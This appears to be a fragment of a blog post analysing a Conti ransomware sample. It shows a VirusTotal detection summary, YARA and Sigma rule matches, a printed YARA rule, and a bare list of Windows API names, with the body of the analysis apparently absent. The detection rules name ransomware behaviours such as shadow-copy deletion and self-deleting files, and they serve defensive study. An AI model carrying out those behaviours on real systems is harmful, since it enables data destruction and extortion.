e1b147aa2efa6849743f570a3aca8390faf4b90aed490a5682816dd9ef10e473  
unknown  
211.50 KB Size  
2022-04-10 14:15:53 UTC  
20 hours ago

direct-cpu-clock-access pevee runtime-modules spreader

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Crowdsourced YARA Rules

- Matches rule **Conti** by kevoreilly from ruleset Conti at <https://github.com/kevoreilly/CAPEv2>  
↳ Conti Ransomware
- Matches rule **win\_conti\_auto** by Felix Bilstein - yara-signator at cocacoding dot com from ruleset win\_conti\_auto at <https://malpedia.caad.fkie.fraunhofer.de/>  
↳ Detects win.conti.

Crowdsourced Sigma Rules

CRITICAL 4 HIGH 6 MEDIUM 1 LOW 28

- 4 matches for rule **Shadow Copies Deletion Using Operating Systems Utilities** by Florian Roth, Michael Haag, Teymur Kh... from Sigma Integrated Rule Set (GitHub)  
↳ shadow copies deletion using operating systems utilities
- 4 matches for rule **File deletion via CMD (via cmdline)** by Ariel Millahuel from SOC Prime Threat Detection Marketplace  
↳ Detects "cmd" utilization to self-delete files in some critical Windows destinations.
- 1 match for rule **Execution Of Non-Existing File** by Max Altgelt from Sigma Integrated Rule Set (GitHub)  
Checks whether the image specified in a process creation event is not a full, absolute path (caused by process ghosting or other unorthodox methods to start a process)
- 1 match for rule **Execution of Suspicious File Type Extension** by Max Altgelt from Sigma Integrated Rule Set (GitHub)  
Checks whether the image specified in a process creation event doesn't refer to an .exe file (caused by process ghosting or other unorthodox methods to start a process)
- 1 match for rule **Sysmon Configuration Change** by frack113 from Sigma Integrated Rule Set (GitHub)  
Detects a Sysmon configuration change, which could be the result of a legitimate reconfiguration or someone trying to manipulate the configuration

<https://www.virustotal.com/gui/file/e1b147aa2efa6849743f570a3aca8390faf4b90aed490a5682816dd9ef10e473/detection>

## 57 of 69 AV engines detect this sample as malware

Yara rule for Conti:

```
rule Conti
{
  meta:
    author = "kevoreilly"
    description = "Conti Ransomware"
    cape_type = "Conti Payload"
  strings:
    $crypto1 = {8A 07 8D 7F 01 0F B6 C0 B9 ?? 00 00 00 2B C8 6B C1 ?? 99 F7 FE 8D
[2] 99 F7 FE 88 ?? FF 83 EB 01 75 DD}
    $website1 = "https://contirecovery.info" ascii wide
    $website2 = "https://contirecovery.best" ascii wide
  condition:
    uint16(0) == 0x5A4D and any of them
}
```

I hope this post spreads awareness to the blue teamers of this interesting malware techniques, and adds a weapon to the red teamers arsenal.

[first part](#)

[WSAStartup](#)

[WSAAddressToStringA](#)

[CreateToolhelp32Snapshot](#)

[CloseHandle](#)

StrStrIW

CreateThread

WaitForSingleObject

NetShareEnum

GetLogicalDriveStringsW

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*